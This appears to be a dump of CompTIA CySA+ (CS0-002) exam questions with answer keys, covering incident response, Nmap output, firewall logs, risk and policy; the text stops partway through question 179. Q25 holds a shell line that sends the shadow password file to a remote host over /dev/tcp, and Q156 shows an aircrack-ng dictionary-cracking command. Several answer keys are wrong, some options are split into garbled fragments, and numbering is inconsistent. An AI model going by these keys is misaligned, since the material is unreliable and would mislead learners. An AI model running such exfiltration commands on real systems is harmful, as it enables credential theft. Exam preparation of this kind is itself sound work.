CompTIA

Exam Questions CS0-002

CompTIA Cybersecurity Analyst (CySA+) Certification Exam

NEW QUESTION 1
A cybersecurity analyst is supposing an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

A. Requirements analysis and collection planning
B. Containment and eradication
C. Recovery and post-incident review
D. Indicator enrichment and research pivoting

Answer: D

NEW QUESTION 2
An analyst is participating in the solution analysis process for a cloud-hosted SIEM platform to centralize log monitoring and alerting capabilities in the SOC.
Which of the following is the BEST approach for supply chain assessment when selecting a vendor?

A. Gather information from providers, including datacenter specifications and copies of audit reports.
B. Identify SLA requirements for monitoring and logging.
C. Consult with senior management for recommendations.
D. Perform a proof of concept to identify possible solutions.

Answer: B

NEW QUESTION 3
After receiving reports latency, a security analyst performs an Nmap scan and observes the following output:

```
Port        State     Service    Version
80/tcp      open      http       Apache httpd 2.2.14
111/udp     open      rpcbind
443/tcp     filtered  https      Apache httpd 2.2.14
2222/tcp    open      ssh        OpenSSH 5.3p1 Debian
3306/tcp    open      mysql      5.5.40-0ubuntu0.14.1
```

Which of the following suggests the system that produced output was compromised?

A. Secure shell is operating of compromise on this system.
B. There are no indicators of compromise on this system.
C. MySQL services is identified on a standard PostgreSQL port.
D. Standard HTP is open on the system and should be closed.

Answer: B

NEW QUESTION 4
A security analyst needs to reduce the overall attack surface.
Which of the following infrastructure changes should the analyst recommend?

A. Implement a honeypot.
B. Air gap sensitive systems.
C. Increase the network segmentation.
D. Implement a cloud-based architecture.

Answer: C

NEW QUESTION 5
Which of the following should be found within an organization's acceptable use policy?

A. Passwords must be eight characters in length and contain at least one special character.
B. Customer data must be handled properly, stored on company servers, and encrypted when possible
C. Administrator accounts must be audited monthly, and inactive accounts should be removed.
D. Consequences of violating the policy could include discipline up to and including termination.

Answer: D

NEW QUESTION 6
An organization is moving its infrastructure to the cloud in an effort to meet the budget and reduce staffing requirements. The organization has three environments: development, testing, and production. These environments have interdependencies but must remain relatively segmented.
Which of the following methods would BEST secure the company's infrastructure and be the simplest to manage and maintain?

A. Create three separate cloud accounts for each environmen
B. Configure account peering and security rules to allow access to and from each environment.
C. Create one cloud account with one VPC for all environment
D. Purchase a virtual firewall and create granular security rules.
E. Create one cloud account and three separate VPCs for each environmen
F. Create security rules to allow access to and from each environment.
G. Create three separate cloud accounts for each environment and a single core account for network service
H. Route all traffic through the core account.

Answer: C

NEW QUESTION 7
A security administrator needs to create an IDS rule to alert on FTP login attempts by root. Which of the following rules is the BEST solution?

A. alert udp any any ——> root any ——> 21

B. alert tcp any any ——> any 21 (content:"root")

C. alert tcp any any ——> any root 21

D. alert tcp any any ——> any root (content:"ftp")

A. Option A
B. Option B
C. Option C
D. Option D

Answer: B

NEW QUESTION 8
An organization developed a comprehensive modern response policy Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

A. A simulated breach scenario evolving the incident response team
B. Completion of annual information security awareness training by ail employees
C. Tabtetop activities involving business continuity team members
D. Completion of lessons-learned documentation by the computer security incident response team
E. External and internal penetration testing by a third party

Answer: A

NEW QUESTION 9
A security analyst has discovered suspicious traffic and determined a host is connecting to a known malicious website. The MOST appropriate action for the analyst to take would be lo implement a change request to:

A. update the antivirus software
B. configure the firewall to block traffic to the domain
C. add the domain to the blacklist
D. create an IPS signature for the domain

Answer: B

NEW QUESTION 10
A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.
Which of the following would be the BEST solution to recommend to the director?

A. Install a data loss prevention system, and train human resources employees on its us
B. Provide PII training to all employees at the compan
C. Encrypt PII information.
D. Enforce encryption on all emails sent within the compan
E. Create a PII program and policy on how to handle dat
F. Train all human resources employees.
G. Train all employee
H. Encrypt data sent on the company networ
I. Bring in privacy personnel to present a plan on how PII should be handled.
J. Install specific equipment to create a human resources policy that protects PII dat
K. Train company employees on how to handle PII dat
L. Outsource all PII to another compan
M. Send the human resources director to training for PII handling.

Answer: A

NEW QUESTION 10
An analyst is reviewing a list of vulnerabilities, which were reported from a recent vulnerability scan of a Linux server.
Which of the following is MOST likely to be a false positive?

A. OpenSSH/OpenSSL Package Random Number Generator Weakness
B. Apache HTTP Server Byte Range DoS
C. GDI+ Remote Code Execution Vulnerability (MS08-052)
D. HTTP TRACE / TRACK Methods Allowed (002-1208)
E. SSL Certificate Expiry

Answer: E

NEW QUESTION 13
A security analyst received an email with the following key: Xj3XJ3LLc

A second security analyst received an email with following key: 3XJ3xjcLLC
The security manager has informed the two analysts that the email they received is a key that allows access to the company's financial segment for maintenance. This is an example of:

A. dual control
B. private key encryption
C. separation of duties
D. public key encryption
E. two-factor authentication

Answer: A

NEW QUESTION 17
The security team at a large corporation is helping the payment-processing team to prepare for a regulatory compliance audit and meet the following objectives:

> Reduce the number of potential findings by the auditors.

> Limit the scope of the audit to only devices used by the payment-processing team for activities directly impacted by the regulations.

> Prevent the external-facing web infrastructure used by other teams from coming into scope.

> Limit the amount of exposure the company will face if the systems used by the payment-processing
team are compromised.
Which of the following would be the MOST effective way for the security team to meet these objectives?

A. Limit the permissions to prevent other employees from accessing data owned by the business unit.
B. Segment the servers and systems used by the business unit from the rest of the network.
C. Deploy patches to all servers and workstations across the entire organization.
D. Implement full-disk encryption on the laptops used by employees of the payment-processing team.

Answer: B

NEW QUESTION 22
A security analyst is investigating malicious traffic from an internal system that attempted to download proxy avoidance software as identified from the firewall logs but the destination IP is blocked and not captured. Which of the following should the analyst do?

A. Shut down the computer
B. Capture live data using Wireshark
C. Take a snapshot
D. Determine if DNS logging is enabled.
E. Review the network logs.

Answer: A

NEW QUESTION 25
During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volg1/secret
Line 4 rm -rf1 /tmp/DFt5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

A. Line 1
B. Line 2
C. Line 3
D. Line 4
E. Line 5
F. Line 6

Answer: B

NEW QUESTION 27
Which of the following MOST accurately describes an HSM?

A. An HSM is a low-cost solution for encryption.
B. An HSM can be networked based or a removable USB
C. An HSM is slower at encrypting than software
D. An HSM is explicitly used for MFA

Answer: A

NEW QUESTION 28
A company was recently awarded several large government contracts and wants to determine its current risk from one specific APT.
Which of the following threat modeling methodologies would be the MOST appropriate to use during this analysis?

A. Attack vectors
B. Adversary capability

C. Diamond Model of Intrusion Analysis
D. Kill chain
E. Total attack surface

Answer: B

NEW QUESTION 32
It is important to parameterize queries to prevent:

A. the execution of unauthorized actions against a database.
B. a memory overflow that executes code with elevated privileges.
C. the establishment of a web shell that would allow unauthorized access.
D. the queries from using an outdated library with security vulnerabilities.

Answer: A

NEW QUESTION 34
A system administrator is doing network reconnaissance of a company's external network to determine the vulnerability of various services that are running. Sending some sample traffic to the external host, the administrator obtains the following packet capture:

```
18  17.646496 67.53.200.1 67.53.200.12 TCP 58 47669 -> 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

19  17.646944 67.53.200.1 67.53.200.12 TCP 58 47669 -> 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

20  17.648631 67.53.200.12 67.53.200.1 TCP 58 22 -> 47669 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460

21  17.648646 67.53.200.1 67.53.200.12 TCP 58 47669 -> 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

22  17.648887 67.53.200.12 67.53.200.1 TCP 54 445 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

23  17.649763 67.53.200.12 67.53.200.1 TCP 54 80 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Based on the output, which of the following services should be further tested for vulnerabilities?

A. SSH
B. HTTP
C. SMB
D. HTTPS

Answer: C

NEW QUESTION 36
A security analyst needs to assess the web server versions on a list of hosts to determine which are running a vulnerable version of the software and output that list into an XML file named Webserverlist. Xml. The host list is provided in a file named werbserverlist,text. Which of the fallowing Nmap commands would BEST accomplish this goal?

A)
```
nmap -iL webserverlist.txt -sC -p 443 -oX webserverlist.xml
```
B)
```
nmap -iL webserverlist.txt -sV -p 443 -oX webserverlist.xml
```
C)
```
nmap -iL webserverlist.txt -F -p 443 -oX webserverlist.xml
```
D)
```
nmap --takefile webserverlist.txt --outputfileasXML webserverlist.xml --scanports 443
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 38
A compliance officer of a large organization has reviewed the firm's vendor management program but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.
Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)

A. Executing vendor compliance assessments against the organization's security controls
B. Executing NDAs prior to sharing critical data with third parties
C. Soliciting third-party audit reports on an annual basis
D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
E. Completing a business impact assessment for all critical service providers
F. Utilizing DLP capabilities at both the endpoint and perimeter levels

Answer: AC

NEW QUESTION 41
A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?

A. Configure DLP to reject all changes to the files without pre-authorizatio
B. Monitor the files for unauthorized changes.
C. Regularly use SHA-256 to hash the directory containing the sensitive informatio
D. Monitor the files for unauthorized changes.
E. Place a legal hold on the file
F. Require authorized users to abide by a strict time context access policy.Monitor the files for unauthorized changes.
G. Use Wireshark to scan all traffic to and from the director
H. Monitor the files for unauthorized changes.

Answer: A

NEW QUESTION 45
A security team wants to make SaaS solutions accessible from only the corporate campus.
Which of the following would BEST accomplish this goal?

A. Geofencing
B. IP restrictions
C. Reverse proxy
D. Single sign-on

Answer: A

NEW QUESTION 46
A hybrid control is one that:

A. is implemented differently on individual systems
B. is implemented at the enterprise and system levels
C. has operational and technical components
D. authenticates using passwords and hardware tokens

Answer: B

NEW QUESTION 47
Ransomware is identified on a company's network that affects both Windows and MAC hosts. The command and control channel for encryption for this variant uses TCP ports from 11000 to 65000. The channel goes to good1. Iholdbadkeys.com, which resolves to IP address 72.172.16.2.
Which of the following is the MOST effective way to prevent any newly infected systems from actually encrypting the data on connected network drives while causing the least disruption to normal Internet traffic?

A. Block all outbound traffic to web host good1 iholdbadkeys.com at the border gateway.
B. Block all outbound TCP connections to IP host address 172.172.16.2 at the border gateway.
C. Block all outbound traffic on TCP ports 11000 to 65000 at the border gateway.
D. Block all outbound traffic on TCP ports 11000 to 65000 to IP host address 172.172.16.2 at the border gateway.

Answer: A

NEW QUESTION 49
A security analyst reviews the following aggregated output from an Nmap scan and the border firewall ACL:

```
Server1           Server2           PC1               PC2
22/tcp open       3389/tcp open     80/tcp open       80/tcp open
80/tcp open       53/udp open       443/tcp open      443/tcp open
443/tcp open                                          1433/tcp open


Firewall ACL
10   permit tcp  from:any to:server1:www
15   permit udp  from:lan-net to:any:dns
16   permit udp  from:any to:server2:dns
20   permit tcp  from:any to server1:ssl
25   permit tcp  from:lan-net to:any:www
26   permit tcp  from:lan-net to:any:ssl
27   permit tcp  from:any to pc2:mssql
30   permit tcp  from:any to server1:ssh
100  deny   ip   any any
```

Which of the following should the analyst reconfigure to BEST reduce organizational risk while maintaining current functionality?

A. PC1

B. PC2
C. Server1
D. Server2
E. Firewall

Answer: B

NEW QUESTION 51
A pharmaceutical company's marketing team wants to send out notifications about new products to alert users of recalls and newly discovered adverse drug reactions. The team plans to use the names and mailing addresses that users have provided.
Which of the following data privacy standards does this violate?

A. Purpose limitation
B. Sovereignty
C. Data minimization
D. Retention

Answer: A

NEW QUESTION 52
As a proactive threat-hunting technique, hunters must develop situational cases based on likely attack scenarios derived from the available threat intelligence information. After forming the basis of the scenario, which of the following may the threat hunter construct to establish a framework for threat assessment?

A. Critical asset list
B. Threat vector
C. Attack profile
D. Hypothesis

Answer: A

NEW QUESTION 54
Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?

A. Unauthorized, unintentional, benign
B. Unauthorized, intentional, malicious
C. Authorized, intentional, malicious
D. Authorized, unintentional, benign

Answer: C

NEW QUESTION 58
A security analyst on the threat-hunting team has developed a list of unneeded, benign services that are currently running as part of the standard OS deployment for workstations. The analyst will provide this list to the operations team to create a policy that will automatically disable the services for all workstations in the organization.
Which of the following BEST describes the security analyst's goal?

A. To create a system baseline
B. To reduce the attack surface
C. To optimize system performance
D. To improve malware detection

Answer: B

NEW QUESTION 60
A company just chose a global software company based in Europe to implement a new supply chain management solution. Which of the following would be the MAIN concern of the company?

A. Violating national security policy
B. Packet injection
C. Loss of intellectual property
D. International labor laws

Answer: A

NEW QUESTION 62
Ann, a user, reports to the security team that her browser began redirecting her to random sites while using her Windows laptop. Ann further reports that the OS shows the C: drive is out of space despite having plenty of space recently. Ann claims she not downloaded anything. The security team obtains the laptop and begins to investigate, noting the following:

> File access auditing is turned off.

> When clearing up disk space to make the laptop functional, files that appear to be cached web pages are immediately created in a temporary directory, filling up the available drive space.

> All processes running appear to be legitimate processes for this user and machine.

> Network traffic spikes when the space is cleared on the laptop.

> No browser is open.

Which of the following initial actions and tools would provide the BEST approach to determining what is happening?

A. Delete the temporary files, run an Nmap scan, and utilize Burp Suite.
B. Disable the network connection, check Sysinternals Process Explorer, and review netstat output.
C. Perform a hard power down of the laptop, take a dd image, and analyze with FTK.
D. Review logins to the laptop, search Windows Event Viewer, and review Wireshark captures.

Answer: B

NEW QUESTION 67
Which of the following is the use of tools to simulate the ability for an attacker to gain access to a specified network?

A. Reverse engineering
B. Fuzzing
C. Penetration testing
D. Network mapping

Answer: C

NEW QUESTION 69
A security analyst discovers a vulnerability on an unpatched web server that is used for testing machine learning on Bing Data sets. Exploitation of the vulnerability could cost the organization $1.5 million in lost productivity. The server is located on an isolated network segment that has a 5% chance of being compromised. Which of the following is the value of this risk?

A. $75.000
B. $300.000
C. $1.425 million
D. $1.5 million

Answer: A

NEW QUESTION 74
A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic. Which of the following would BEST accomplish this goal?

A. Continuous integration and deployment
B. Automation and orchestration
C. Static and dynamic analysis
D. Information sharing and analysis

Answer: B

NEW QUESTION 78
A security analyst discovers accounts in sensitive SaaS-based systems are not being removed in a timely manner when an employee leaves the organization To BEST resolve the issue, the organization should implement

A. federated authentication
B. role-based access control.
C. manual account reviews
D. multifactor authentication.

Answer: A

NEW QUESTION 80
An organization wants to move non-essential services into a cloud computing environment. Management has a cost focus and would like to achieve a recovery time objective of 12 hours. Which of the following cloud recovery strategies would work BEST to attain the desired outcome?

A. Duplicate all services in another instance and load balance between the instances.
B. Establish a hot site with active replication to another region within the same cloud provider.
C. Set up a warm disaster recovery site with the same cloud provider in a different region
D. Configure the systems with a cold site at another cloud provider that can be used for failover.

Answer: C

NEW QUESTION 83
A development team signed a contract that requires access to an on-premises physical server. Access must be restricted to authorized users only and cannot be connected to the Internet.
Which of the following solutions would meet this requirement?

A. Establish a hosted SSO.
B. Implement a CASB.
C. Virtualize the server.
D. Air gap the server.

Answer: D

NEW QUESTION 87

A cybersecurity analyst needs to rearchitect the network using a firewall and a VPN server to achieve the highest level of security To BEST complete this task, the analyst should place the:

A. firewall behind the VPN server
B. VPN server parallel to the firewall
C. VPN server behind the firewall
D. VPN on the firewall

Answer: B

NEW QUESTION 91

A team of security analysis has been alerted to potential malware activity. The initial examination indicates one of the affected workstations on beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

A. Escalate the incident to management ,who will then engage the network infrastructure team to keep them informed
B. Depending on system critically remove each affected device from the network by disabling wired and wireless connections
C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses Identify potentially affected systems by creating a correlation
D. Identify potentially affected system by creating a correlation search in the SIEM based on the network traffic.

Answer: D

NEW QUESTION 92

A security analyst for a large financial institution is creating a threat model for a specific threat actor that is likely targeting an organization's financial assets. Which of the following is the BEST example of the level of sophistication this threat actor is using?

A. Social media accounts attributed to the threat actor
B. Custom malware attributed to the threat actor from prior attacks
C. Email addresses and phone numbers tied to the threat actor
D. Network assets used in previous attacks attributed to the threat actor
E. IP addresses used by the threat actor for command and control

Answer: D

NEW QUESTION 96

A security analyst is investigating a system compromise. The analyst verities the system was up to date on OS patches at the time of the compromise. Which of the following describes the type of vulnerability that was MOST likely expiated?

A. Insider threat
B. Buffer overflow
C. Advanced persistent threat
D. Zero day

Answer: D

NEW QUESTION 97

A finance department employee has received a message that appears to have been sent from the Chief Financial Officer (CFO) asking the employee to perform a wife transfer Analysis of the email shows the message came from an external source and is fraudulent. Which of the following would work BEST to improve the likelihood of employees quickly recognizing fraudulent emails?

A. Implementing a sandboxing solution for viewing emails and attachments
B. Limiting email from the finance department to recipients on a pre-approved whitelist
C. Configuring email client settings to display all messages in plaintext when read
D. Adding a banner to incoming messages that identifies the messages as external

Answer: D

NEW QUESTION 102

An executive assistant wants to onboard a new cloud based product to help with business analytics and dashboarding. When of the following would be the BEST integration option for the service?

A. Manually log in to the service and upload data files on a regular basis.
B. Have the internal development team script connectivity and file translate to the new service.
C. Create a dedicated SFTP sue and schedule transfers to ensue file transport security
D. Utilize the cloud products API for supported and ongoing integrations

Answer: A

NEW QUESTION 105

A security analyst wants to identify which vulnerabilities a potential attacker might initially exploit if the
network is compromised Which of the following would provide the BEST results?

A. Baseline configuration assessment
B. Uncredentialed scan
C. Network ping sweep
D. External penetration test

Answer: D

NEW QUESTION 108
An analyst is performing penetration testing and vulnerability assessment activities against a new vehicle automation platform.
Which of the following is MOST likely an attack vector that is being utilized as part of the testing and assessment?

A. FaaS
B. RTOS
C. SoC
D. GPS
E. CAN bus

Answer: E

NEW QUESTION 110
A storage area network (SAN) was inadvertently powered off while power maintenance was being performed in a datacenter. None of the systems should have lost all power during the maintenance. Upon review, it is discovered that a SAN administrator moved a power plug when testing the SAN's fault notification features.
Which of the following should be done to prevent this issue from reoccurring?

A. Ensure both power supplies on the SAN are serviced by separate circuits, so that if one circuit goes down, the other remains powered.
B. Install additional batteries in the SAN power supplies with enough capacity to keep the system powered on during maintenance operations.
C. Ensure power configuration is covered in the datacenter change management policy and have the SAN administrator review this policy.
D. Install a third power supply in the SAN so loss of any power intuit does not result in the SAN completely powering off.

Answer: A

NEW QUESTION 115
After a breach involving the exfiltration of a large amount of sensitive data a security analyst is reviewing the following firewall logs to determine how the breach occurred:

```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?

A. 192.168.1.1
B. 192.168.1.10
C. 192.168.1.12
D. 192.168.1.193

Answer: C

NEW QUESTION 117
Which of the following technologies can be used to store digital certificates and is typically used in high-security implementations where integrity is paramount?

A. HSM
B. eFuse
C. UEFI
D. Self-encrypting drive

Answer: A

NEW QUESTION 120
A security analyst receives an alert that highly sensitive information has left the company's network Upon investigation, the analyst discovers an outside IP range has had connections from three servers more than 100 times m the past month The affected servers are virtual machines Which of the following is the BEST course of action?

A. Shut down the servers as soon as possible, move them to a clean environment, restart, run a vulnerability scanner to find weaknesses determine the root cause, remediate, and report
B. Report the data exfiltration to management take the affected servers offline, conduct an antivirus scan, remediate all threats found, and return the servers to service.
C. Disconnect the affected servers from the network, use the virtual machine console to access the systems, determine which information has left the network, find the security weakness, and remediate
D. Determine if any other servers have been affected, snapshot any servers found, determine the vector that was used to allow the data exfiltratio
E. fix any vulnerabilities, remediate, and report.

Answer: A

NEW QUESTION 122
An organization has not had an incident for several month. The Chief information Security Officer (CISO) wants to move to proactive stance for security investigations. Which of the following would BEST meet that goal?

A. Root-cause analysis
B. Active response

C. Advanced antivirus
D. Information-sharing community
E. Threat hunting

Answer: E

NEW QUESTION 124
Which of me following BEST articulates the benefit of leveraging SCAP in an organization's cybersecurity analysis toolset?

A. It automatically performs remedial configuration changes lo enterprise security services
B. It enables standard checklist and vulnerability analysis expressions for automaton
C. It establishes a continuous integration environment for software development operations
D. It provides validation of suspected system vulnerabilities through workflow orchestration

Answer: B

NEW QUESTION 126
A company's modem response team is handling a threat that was identified on the network Security analysts have as at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?

A. Quarantine the web server
B. Deploy virtual firewalls
C. Capture a forensic image of the memory and disk
D. Enable web server containerization

Answer: B

NEW QUESTION 128
Which of the following types of policies is used to regulate data storage on the network?

A. Password
B. Acceptable use
C. Account management
D. Retention

Answer: D

NEW QUESTION 129
A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:

Which of the following should the analyst review to find out how the data was exfilltrated?

A. Monday's logs
B. Tuesday's logs
C. Wednesday's logs
D. Thursday's logs

Answer: D

NEW QUESTION 134
An analyst is investigating an anomalous event reported by the SOC After reviewing the system logs the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event constitutes an incident?

A. Patching logs
B. Threat feed
C. Backup logs
D. Change requests
E. Data classification matrix

Answer: D

NEW QUESTION 139
A malicious hacker wants to gather guest credentials on a hotel 802.11 network. Which of the following tools is the malicious hacker going to use to gain access to information found on the hotel network?

A. Nikto
B. Aircrak-ng
C. Nessus
D. tcpdump

Answer: A

NEW QUESTION 140
Which of the following roles is ultimately responsible for determining the classification levels assigned to specific data sets?

A. Data custodian
B. Data owner
C. Data processor
D. Senior management

Answer: B

NEW QUESTION 144
A security analyst is supporting an embedded software team. Which of the following is the BEST recommendation to ensure proper error handling at runtime?

A. Perform static code analysis.
B. Require application fuzzing.
C. Enforce input validation
D. Perform a code review

Answer: B

NEW QUESTION 147
A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a network and had no wireless capability Company policy prohibits using portable media or mobile storage The security analyst is trying to determine which user caused the malware to get onto the system Which of the following registry keys would MOST likely have this information?
A)

```
HKEY_USERS\<user SID>\Software\Microsoft\Windows\CurrentVersion\Run
```

B)

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
```

C)

```
HKEY_USERS\<user SID>\Software\Microsoft\Windows\explorer\MountPoints2
```

D)

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: C

NEW QUESTION 151
Which of the following policies would slate an employee should not disable security safeguards, such as host firewalls and antivirus on company systems?

A. Code of conduct policy
B. Account management policy
C. Password policy
D. Acceptable use policy

Answer: D

NEW QUESTION 156
The help desk provided a security analyst with a screenshot of a user's desktop:

```
$ aircrack-ng -e AHT4 -w dictionary.txt wpa2.pcapdump
Opening wpa2.pcapdump
Read 6396 packets.
Opening wpa2.pcapdump
Reading packets, please wait...
```

For which of the following is aircrack-ng being used?

A. Wireless access point discovery
B. Rainbow attack
C. Brute-force attack
D. PCAP data collection

Answer: B

NEW QUESTION 159
A network attack that is exploiting a vulnerability in the SNMP is detected. Which of the following should the cybersecurity analyst do FIRST?

A. Apply the required patches to remediate the vulnerability.
B. Escalate the incident to senior management for guidance.
C. Disable all privileged user accounts on the network.
D. Temporarily block the attacking IP address.

Answer: A

NEW QUESTION 160
Risk management wants IT to implement a solution that will permit an analyst to intercept, execute, and analyze potentially malicious files that are downloaded from the Internet.
Which of the following would BEST provide this solution?

A. File fingerprinting
B. Decomposition of malware
C. Risk evaluation
D. Sandboxing

Answer: D

NEW QUESTION 162
During an investigation, an incident responder intends to recover multiple pieces of digital media. Before removing the media, the responder should initiate:

A. malware scans.
B. secure communications.
C. chain of custody forms.
D. decryption tools.

Answer: C

NEW QUESTION 165
A new on-premises application server was recently installed on the network. Remote access to the server was enabled for vendor support on required ports, but recent security reports show large amounts of data are being sent to various unauthorized networks through those ports. Which of the following configuration changes must be implemented to resolve this security issue while still allowing remote vendor access?

A. Apply a firewall application server rule.
B. Whitelist the application server.
C. Sandbox the application server.
D. Enable port security.
E. Block the unauthorized networks.

Answer: B

NEW QUESTION 167
A security analyst is providing a risk assessment for a medical device that will be installed on the corporate network. During the assessment, the analyst discovers the device has an embedded operating system that will be at the end of its life in two years. Due to the criticality of the device, the security committee makes a risk-based policy decision to review and enforce the vendor upgrade before the end of life is reached.
Which of the following risk actions has the security committee taken?

A. Risk exception
B. Risk avoidance
C. Risk tolerance
D. Risk acceptance

Answer: D

NEW QUESTION 168
An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems.
As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?

A. Copies of prior audits that did not identify the servers as an issue
B. Project plans relating to the replacement of the servers that were approved by management
C. Minutes from meetings in which risk assessment activities addressing the servers were discussed
D. ACLs from perimeter firewalls showing blocked access to the servers
E. Copies of change orders relating to the vulnerable servers

Answer: C

NEW QUESTION 173
Bootloader malware was recently discovered on several company workstations. All the workstations run Windows and are current models with UEFI capability. Which of the following UEFI settings is the MOST likely cause of the infections?

A. Compatibility mode
B. Secure boot mode
C. Native mode
D. Fast boot mode

Answer: A

NEW QUESTION 174
A security analyst, who is working for a company that utilizes Linux servers, receives the following results from a vulnerability scan:

CVE ID	CVSS Base	Name
CVE-1999-0524	None	ICMP timestamp request remote date disclosure
CVE-1999-0497	5.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Windows SMB service enumeration via \srvsvc

Which of the following is MOST likely a false positive?

A. ICMP timestamp request remote date disclosure
B. Windows SMB service enumeration via \srvsvc
C. Anonymous FTP enabled
D. Unsupported web server detection

Answer: B

NEW QUESTION 179
A cybersecurity analyst is contributing to a team hunt on an organization's endpoints. Which of the following should the analyst do FIRST?

A. Write detection logic.
B. Establish a hypothesis.
C. Profile the threat actors and activities.
